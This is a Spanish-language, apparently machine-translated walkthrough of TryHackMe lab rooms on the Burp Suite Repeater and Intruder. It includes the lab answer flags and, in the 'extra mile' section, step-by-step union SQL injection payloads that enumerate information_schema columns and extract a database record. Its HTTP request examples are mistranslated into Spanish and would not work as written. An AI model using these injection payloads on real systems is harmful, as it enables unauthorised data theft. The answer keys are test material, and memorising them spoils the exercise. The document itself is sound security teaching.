Tarea 4 Barra de herramientas de análisis de mensajes

El repetidor nos proporciona varias opciones de presentación de solicitudes y respuestas, que van desde salida hexadecimal hasta una página completamente renderizada.

Para explorar estas opciones, podemos consultar la sección ubicada encima del cuadro de respuesta, donde están disponibles los siguientes cuatro botones de vista:



Se nos presentan las siguientes opciones de visualización:

1. **Bonita** : esta es la opción predeterminada, que toma la respuesta sin formato y aplica ligeras mejoras de formato para mejorar la legibilidad.
2. **Sin formato** : esta opción muestra la respuesta sin modificar recibida directamente del servidor sin ningún formato adicional.
3. **Hexadecimal** : al seleccionar esta vista, podemos examinar la respuesta en una representación a nivel de bytes, lo cual es particularmente útil cuando se trata de archivos binarios.
4. **Renderizar** : La opción de renderizar nos permite visualizar la página tal como aparecería en un navegador web. Si bien no se utiliza comúnmente en Repetidor, ya que generalmente nos centramos en el código fuente, aún ofrece una característica valiosa. Para la mayoría de los escenarios, la opción **Bonita** suele ser suficiente. Sin embargo, es beneficioso estar familiarizado con el uso de las otras tres opciones.

Junto a los botones de vista, en el lado derecho, encontramos el botón Mostrar caracteres **no imprimibles** `\n` (). Esta funcionalidad permite la visualización de caracteres que pueden no ser visibles con las opciones **Bonita** o **Sin formato** . Por ejemplo, cada línea de la respuesta normalmente termina con los caracteres `\r\n` , que representan un retorno de carro seguido de una nueva línea. Estos caracteres juegan un papel importante en la interpretación de los encabezados HTTP.

Si bien no es obligatoria para la mayoría de las tareas, esta opción puede resultar ventajosa en determinadas situaciones.

Responda las siguientes preguntas

¿Qué opción nos permite visualizar la página como aparecería en un navegador web?

Render | Respuesta correcta

Tarea 5 Inspector

Tarea 6 Ejemplo práctico

Tarea 7 Desafío

Tarea 8 Desafío de milla extra

Tarea 9 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 22258 usuarios aquí y esta sala tiene 122 días.

516

Suite Burp: Repetidor

Aprenda a utilizar el repetidor para duplicar solicitudes en Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el repetidor?


Tarea 3 Uso básico

Tarea 4 Barra de herramientas de análisis de mensajes

Tarea 5 Inspector

Inspector es una característica complementaria a las vistas Solicitud y Respuesta en el módulo Repetidor. También se utiliza para obtener un desglose visualmente organizado de solicitudes y respuestas, así como para experimentar y ver cómo los cambios realizados con el Inspector de nivel superior afectan a las versiones sin formato equivalentes.

Inspector se puede utilizar tanto en el módulo Proxy como en el Repetidor. En ambos casos, está situado en el extremo derecho de la ventana y presenta una lista de componentes dentro de la solicitud y la respuesta:



Entre estos componentes, las secciones relacionadas con la solicitud generalmente se pueden modificar, lo que permite agregar, editar y eliminar elementos. Por ejemplo, en la sección **Atributos de la solicitud** , podemos modificar elementos relacionados con la ubicación, el método y el protocolo de la solicitud. Esto incluye modificar el recurso que desea recuperar, cambiar el método HTTP de GET a otra variante o cambiar el protocolo de HTTP/1 a HTTP/2:

Otras secciones disponibles para ver y/o editar incluyen:

1. **Solicitar parámetros de consulta:** se refieren a datos enviados al servidor a través de la URL. Por ejemplo, en una solicitud GET como `https://admin.tryhackme.com/?redirect=false` , la **redirección** del parámetro de consulta tiene un valor de "falso".
2. **Parámetros del cuerpo de la solicitud:** similares a los parámetros de consulta, pero específicos de las solicitudes POST. Cualquier dato enviado como parte de una solicitud POST se mostrará en esta sección, lo que nos permitirá modificar los parámetros antes de reenviarlo.
3. **Solicitar cookies:** esta sección contiene una lista modificable de cookies enviadas con cada solicitud.
4. **Encabezados de solicitud:** nos permite ver, acceder y modificar (incluida la adición o eliminación) cualquier encabezado enviado con nuestras solicitudes. Editar estos encabezados puede resultar valioso al examinar cómo responde un servidor web a encabezados inesperados.
5. **Encabezados de respuesta:** esta sección muestra los encabezados devueltos por el servidor en respuesta a nuestra solicitud. No se puede modificar, ya que no tenemos control sobre los encabezados devueltos por el servidor. Tenga en cuenta que esta sección se vuelve visible solo después de enviar una solicitud y recibir una respuesta.

Si bien la representación textual de estos componentes se puede encontrar en las vistas Solicitud y Respuesta, el formato tabular del Inspector proporciona una manera conveniente de visualizarlos e interactuar con ellos. Experimentar con adiciones, eliminaciones y ediciones de encabezados en Inspector ayuda a comprender cómo cambia la versión sin formato correspondiente en respuesta.

Responda las siguientes preguntas

¿Qué sección del Inspector es específica para solicitudes POST?

Body Parameters | Respuesta correcta

Tarea 6 Ejemplo práctico

Tarea 7 Desafío

Tarea 8 Desafío de milla extra

Tarea 9 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 22258 usuarios aquí y esta sala tiene 122 días.

516

Suite Burp: Repetidor

Aprenda a utilizar el repetidor para duplicar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el repetidor?

Tarea 3 Uso básico

Tarea 4 Barra de herramientas de análisis de mensajes

Tarea 5 Inspector

Tarea 6 Ejemplo práctico

El repetidor es particularmente adecuado para tareas que requieren el envío repetitivo de solicitudes similares, generalmente con modificaciones menores. Esto es particularmente útil para actividades como pruebas manuales de vulnerabilidades de inyección SQL (que se cubrirán en una próxima tarea), intentar eludir los filtros de firewall de aplicaciones web o ajustar parámetros en el envío de un formulario.

Comencemos con un ejemplo sumamente simple: utilizar el repetidor para modificar los encabezados de una solicitud enviada a un destino.

Capture una solicitud `http://MACHINE_IP/` en el módulo Proxy y envíela al Repetidor.

Envíe la solicitud una vez desde el Repetidor ; debería ver el código fuente HTML de la página que solicitó en la vista Respuesta.

Intente ver esto en una de las otras opciones de visualización (por ejemplo, Hex).

Usando Inspector (o manualmente, si lo prefiere), agregue un encabezado llamado `FlagAuthorised` y configúrelo para que tenga un valor de `True` , como se muestra a continuación:

Encabezado con bandera autorizada agregada

```
OBTENER / HTTP/1.1
Anfitrión: MACHINE_IP
Agente de usuario: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Aceptar: texto/html,aplicación/xhtml+xml,aplicación/xml;q=0.9,image/webp,*/*;q=0.8
Idioma aceptado: en-US,en;q=0.5
Aceptar codificación: gzip, deflate
Conexión: cerrar
Solicitudes de actualización inseguras: 1
Bandera autorizada: Verdadero
```

Responda las siguientes preguntas

¿Cuál es la bandera que recibes?

THM{Yzg2MWI2ZDhlYzdlNGFiZTUzZTIzMzVi} | Respuesta correcta | Pista

Tarea 7 Desafío

Tarea 8 Desafío de milla extra

Tarea 9 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 22258 usuarios aquí y esta sala tiene 122 días.

516

Suite Burp: Repetidor

Aprenda a utilizar el repetidor para duplicar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el repetidor?

Tarea 3 Uso básico

Tarea 4 Barra de herramientas de análisis de mensajes

Tarea 5 Inspector

Tarea 6 Ejemplo práctico

Tarea 7 Desafío

En la tarea anterior, demostramos el uso de Repetidor agregando un encabezado y enviando una solicitud. Esto sirvió como ejemplo ilustrativo de la utilización del Repetidor. ¡Ahora es el momento de afrontar un desafío sencillo!

Para comenzar, asegúrese de que la intercepción esté deshabilitada en su módulo Proxy y navegue hasta `http://MACHINE_IP/products/` . A continuación, intente hacer clic en algunos de los enlaces **Ver más** .

Observe que se le redirige a un punto final numérico (por ejemplo, /productos/3).

El objetivo es validar el punto final, confirmando la existencia del número al que desea navegar y asegurándose de que sea un número entero válido. Sin embargo, considere lo que podría ocurrir si este criterio de valoración no se valida adecuadamente.

Responda las siguientes preguntas

Habilite la intercepción nuevamente y capture una solicitud a uno de los puntos finales de productos numéricos en el módulo Proxy, luego reenvíela al Repetidor.

No se necesita respuesta | Pregunta hecha

Vea si puede hacer que el servidor genere un error con un código "500 Error interno del servidor" cambiando el número al final de la solicitud a entradas extremas.

¿Cuál es el indicador que recibe cuando provoca un error 500 en el punto final?

THM{N2MzMzFhMTA1MmZiYjA2YWQ4M2ZmMzhl} | Respuesta correcta | Pista

Tarea 8 Desafío de milla extra

Tarea 9 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 22258 usuarios aquí y esta sala tiene 122 días.

516

Suite Burp: Repetidor

Aprenda a utilizar el repetidor para duplicar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el repetidor?

Tarea 3 Uso básico

Tarea 4 Barra de herramientas de análisis de mensajes

Tarea 5 Inspector

Tarea 6 Ejemplo práctico

Tarea 7 Desafío

Tarea 8 Desafío de milla extra

Desafío de milla extra

Esta tarea está diseñada para poner a prueba sus habilidades en un escenario del mundo real un poco más desafiante utilizando Burp Repeater. Si posee la experiencia para realizar de forma independiente una inyección SQL manual, puede pasar a la pregunta final e intentar esto como un desafío a ciegas. Sin embargo, a continuación se proporcionará un tutorial detallado si necesita orientación.

Conocimiento previo

Antes de comenzar con este desafío, se recomienda que se familiarice con los principios de la inyección SQL. Si aún no lo ha hecho, considere explorar la sala de inyección SQL dedicada a este tema. Aunque se proporcionará una guía completa paso a paso, tener un conocimiento básico de los principios de la inyección SQL resultará beneficioso para completar esta tarea.

Objetivo del desafío

Su objetivo en este desafío es identificar y explotar una vulnerabilidad de inyección SQL de unión presente en el parámetro ID del `/about/ID` punto final. Al aprovechar esta vulnerabilidad, su tarea es lanzar un ataque para recuperar las notas sobre el director ejecutivo almacenadas en la base de datos.

Tutorial

Sabemos que existe una vulnerabilidad y sabemos dónde está. ¡Ahora sólo nos falta explotarlo!

Comencemos capturando una solicitud `http://MACHINE_IP/about/2` en Burp Proxy. Una vez que haya capturado la solicitud, envíela al Repetidor con `Ctrl + R` o haciendo clic derecho y eligiendo "Enviar al Repetidor".

Ahora que tenemos nuestra solicitud preparada, confirmemos que existe una vulnerabilidad. Agregar un solo apóstrofo (`'`) suele ser suficiente para provocar un error en el servidor cuando hay un SQLi simple presente, por lo que, ya sea usando Inspector o editando la ruta de solicitud manualmente, agregue un apóstrofe después del "2" al final de la ruta y enviar la solicitud:

Solicitar encabezados desde nuestro navegador

```
OBTENER /acerca de/2 ' HTTP/1.1
Anfitrión: MACHINE_IP
Agente de usuario: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Aceptar: texto/html,aplicación/xhtml+xml,aplicación/xml;q=0.9,imagen/webp,*/*;q=0.8
Idioma aceptado: en-US,en;q=0.5
Aceptar codificación: gzip, deflate
Conexión: cerrar
Solicitudes de actualización inseguras: 1
```

Debería ver que el servidor responde con un "Error interno del servidor 500", lo que indica que rompimos la consulta con éxito:

Encabezados de respuesta del servidor

```
HTTP/1.1 500 INTERNAL SERVER ERROR<
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 16 Aug 2021 23:05:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3101
```

Si miramos el cuerpo de la respuesta del servidor, vemos algo muy interesante alrededor de la línea 40. El servidor nos dice la consulta que intentamos ejecutar:

Mensaje de error demasiado detallado que muestra la consulta

```
<h2>
    <code>Invalid statement:
        <code>SELECT firstName, lastName, pfpLink, role, bio FROM people WHERE id = 2'</code>
    </code>
</h2>
```

Este es un mensaje de error extremadamente útil que el servidor no debería enviarnos en absoluto, *pero* el hecho de que lo tengamos hace que nuestro trabajo sea mucho más sencillo.

El mensaje nos dice un par de cosas que serán invaluables a la hora de explotar esta vulnerabilidad:

- La tabla de base de datos que estamos seleccionando se llama `people`.
- La consulta selecciona cinco columnas de la tabla: `firstName`, `lastName`, `pfpLink`, `role` y `bio`. Podemos adivinar dónde encajan en la página, lo que será útil cuando elijamos dónde colocar nuestras solicitudes.

Con esta información, podemos omitir los pasos de enumeración del número de columna de consulta y del nombre de la tabla.
Aunque hemos logrado eliminar gran parte de la enumeración requerida aquí, todavía necesitamos encontrar el nombre de nuestra columna de destino.

Como conocemos el nombre de la tabla y el número de filas, podemos usar una consulta de unión para seleccionar los nombres de las columnas de `people` la `columns` tabla en la `information_schema` base de datos predeterminada.

Una consulta sencilla para esto es la siguiente:
`/about/0 UNION ALL SELECT column_name,null,null,null,null FROM information_schema.columns WHERE table_name='people'`

Esto crea una consulta de unión y selecciona nuestro objetivo, luego cuatro columnas nulas (para evitar que la consulta genere errores). Observe que también cambiamos la ID que estamos seleccionando `2` a `0`. Al establecer el ID en un número no válido, nos aseguramos de no recuperar nada con la consulta original (legítima); esto significa que la primera fila devuelta por la base de datos será nuestra respuesta deseada de la consulta inyectada.

Al revisar la respuesta devuelta, podemos ver que el nombre de la primera columna (`id`) se ha insertado en el título de la página:


El nombre de la columna "id" en el título de la respuesta.

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 16 Aug 2021 22:12:36 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Front-End-Https: on
Content-Length: 3360


<!DOCTYPE html>
<html lang=en>
    <head>
        <title>
            About | id None
        </title>
-----
```

Hemos eliminado con éxito el nombre de la primera columna de la base de datos, pero ahora tenemos un problema. La página solo muestra el primer elemento coincidente; necesitamos ver todos los elementos coincidentes.

Afortunadamente, podemos usar nuestro SQLi para agrupar los resultados. Todavía solo podemos recuperar un resultado a la vez, pero al usar la `group_concat()` función, podemos fusionar todos los nombres de las columnas en una sola salida:
`/about/0 UNION ALL SELECT group_concat(column_name),null,null,null,null FROM information_schema.columns WHERE table_name='people'`

Este proceso se muestra a continuación:



Hemos identificado con éxito ocho columnas en esta tabla: `id`, `firstName`, `lastName`, `pfpLink`, `role`, `shortRole`, `bio` y `notes`.


Teniendo en cuenta nuestra tarea, parece una apuesta segura que nuestra columna objetivo sea `notes`.

Finalmente, estamos listos para tomar la bandera de esta base de datos; tenemos toda la información que necesitamos:

- El nombre de las mesa: `people`.
- El nombre de la columna de destino: `notes`.
- El DNI del CEO es `1`; esto se puede encontrar simplemente haciendo clic en el perfil de Jameson Wolfe en la `/about/` página y verificando la identificación en la URL.

Creemos una consulta para extraer esta bandera:
`0 UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1`

¡Listo, tenemos una bandera!



Responda las siguientes preguntas

Explotar la vulnerabilidad de inyección SQL de unión en el sitio.

¿Qué es la bandera?

THM{ZGE3OTUyZGMyMzkwNjJmZjg3Mzk1NjJh}

Respuesta correcta

Tarea 9 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c
Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 22258 usuarios aquí y esta sala tiene 122 días.

516

Suite Burp: Repetidor

Aprenda a utilizar el repetidor para duplicar solicitudes en Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el repetidor?

Tarea 3 Uso básico

Tarea 4 Barra de herramientas de análisis de mensajes

Tarea 5 Inspector

Tarea 6 Ejemplo práctico

Tarea 7 Desafío

Tarea 8 Desafío de milla extra

Tarea 9 Conclusión

¡Felicitaciones por completar la sala de repetición Burp Suite!

A estas alturas, debería tener un conocimiento sólido sobre cómo utilizar eficazmente el Repetidor para editar, manipular y reenviar solicitudes. Además, debería haber adquirido una idea de las numerosas aplicaciones prácticas de esta herramienta.

En la siguiente sala del módulo, exploraremos el módulo Burp Suite Intruder. Intruder permite ataques automatizados y personalizables, lo que lo convierte en una herramienta poderosa para diversos escenarios de pruebas de seguridad.

¡Buena suerte con la siguiente habitación y disfruta explorando las capacidades de Burp Suite Intruder !

Responda las siguientes preguntas

¡Puedo usar el repetidor Burp Suite!

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 22258 usuarios aquí y esta sala tiene 122 días.

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

¡Bienvenido a la sala de intrusos de Burp Suite!

Iniciar máquina

En esta sala, exploraremos el módulo Intruder de Burp Suite, que ofrece manipulación automatizada de solicitudes y permite tareas como fuzzing y fuerza bruta. Si no está familiarizado con la funcionalidad **Proxy** y **Repetidor** de Burp Suite , se recomienda completar al menos la sala Burp Basics antes de continuar.

El módulo Intruder de Burp Suite es una poderosa herramienta que permite ataques automatizados y personalizables. Proporciona la capacidad de modificar partes específicas de una solicitud y realizar pruebas repetitivas con variaciones de los datos de entrada. Intruder es particularmente útil para tareas como fuzzing y fuerza bruta, donde es necesario probar diferentes valores contra un objetivo.

Implemente la máquina virtual de destino adjunta a esta tarea presionando el botón verde **Iniciar máquina** . Además, inicie AttackBox presionando el botón azul **Iniciar AttackBox** en la parte superior de esta sala si no está usando su propia máquina. Luego inicie Burp y siga las siguientes tareas.

Responda las siguientes preguntas

¡Empecemos!

No se necesita respuesta | Pregunta hecha

Tarea 2 ¿Qué es el intruso?

Tarea 3 Posiciones

Tarea 4 Cargas útiles

Tarea 5 Francotirador

Tarea 6 Ariete

Tarea 7 Horca

Tarea 8 Bomba de racimo

Tarea 9 Introducción a los tipos de ataques

Tarea 10 Ejemplo práctico

Tarea 11 Desafío práctico

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%


Tarea 1 Introducción

Tarea 2 ¿Qué es el intruso?

Intruder es la herramienta de fuzzing integrada de Burp Suite que permite la modificación automatizada de solicitudes y pruebas repetitivas con variaciones en los valores de entrada. Al utilizar una solicitud capturada (a menudo desde el módulo Proxy), Intruder puede enviar múltiples solicitudes con valores ligeramente modificados según configuraciones definidas por el usuario. Sirve para varios propósitos, como forzar formularios de inicio de sesión mediante la sustitución de campos de nombre de usuario y contraseña con valores de una lista de palabras o realizar ataques de confusión utilizando listas de palabras para probar subdirectorios, puntos finales o hosts virtuales. La funcionalidad de Intruder es comparable a herramientas de línea de comandos como **Wfuzz** o **ffuf** .

Sin embargo, es importante tener en cuenta que, si bien Intruder se puede utilizar con Burp Community Edition, tiene una velocidad limitada, lo que reduce significativamente su velocidad en comparación con Burp Professional. Esta limitación a menudo lleva a los profesionales de la seguridad a confiar en otras herramientas para la confusión y la fuerza bruta. No obstante, Intruder sigue siendo una herramienta valiosa y vale la pena aprender a utilizarla de forma eficaz.

Exploremos la interfaz de Intruder:



La vista inicial de Intruder presenta una interfaz sencilla donde podremos seleccionar nuestro objetivo. Este campo ya estará completo si se envió una solicitud desde el Proxy (usando `Ctrl + I` o haciendo clic derecho y seleccionando "Enviar al intruso").

Hay cuatro subpestañas dentro de Intruder:

- **Posiciones** : esta pestaña nos permite seleccionar un tipo de ataque (que cubriremos en una tarea futura) y configurar dónde queremos insertar nuestras cargas útiles en la plantilla de solicitud.
- **Cargas útiles** : Aquí podemos seleccionar valores para insertar en las posiciones definidas en la pestaña **Posiciones** . Tenemos varias opciones de carga útil, como cargar elementos de una lista de palabras. La forma en que se insertan estas cargas útiles en la plantilla depende del tipo de ataque elegido en la pestaña **Posiciones** . La pestaña **Cargas útiles** también nos permite modificar el comportamiento de Intruder con respecto a las cargas útiles, como definir reglas de preprocesamiento para cada carga útil (por ejemplo, agregar un prefijo o sufijo, realizar coincidencias y reemplazos, u omitir cargas útiles según una expresión regular definida).
- **Grupo de recursos** : esta pestaña no es particularmente útil en Burp Community Edition. Permite la asignación de recursos entre varias tareas automatizadas en Burp Professional. Sin acceso a estas tareas automatizadas, esta pestaña tiene una importancia limitada.
- **Configuración** : Esta pestaña nos permite configurar el comportamiento de ataque. Se trata principalmente de cómo Burp maneja los resultados y el ataque en sí. Por ejemplo, podemos marcar solicitudes que contengan texto específico o definir la respuesta de Burp para redirigir las respuestas (3xx).

Nota: El término "fuzzing" se refiere al proceso de probar la funcionalidad o existencia aplicando un conjunto de datos a un parámetro. Por ejemplo, la definición de puntos finales en una aplicación web implica tomar cada palabra en una lista de palabras y agregarla a una URL de solicitud (por ejemplo, http://MACHINE_IP/WORD_GOES_HERE) para observar la respuesta del servidor.

Responda las siguientes preguntas

¿En qué pestaña de Intruso podemos definir el "Tipo de ataque" para nuestro ataque planificado?

Positions | Respuesta correcta

Tarea 3 Posiciones

Tarea 4 Cargas útiles

Tarea 5 Francotirador

Tarea 6 Ariete

Tarea 7 Horca

Tarea 8 Bomba de racimo

Tarea 9 Introducción a los tipos de ataques

Tarea 10 Ejemplo práctico

Tarea 11 Desafío práctico

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%


Tarea 1 Introducción

Tarea 2 ¿Qué es el intruso?

Tarea 3 Posiciones

Cuando utilizamos Burp Suite Intruder para realizar un ataque, el primer paso es examinar las posiciones dentro de la solicitud donde queremos insertar nuestras cargas útiles. Estas posiciones informan a Intruder sobre las ubicaciones donde se introducirán nuestras cargas útiles (como exploraremos en próximas tareas).

Naveguemos a la pestaña Posiciones:

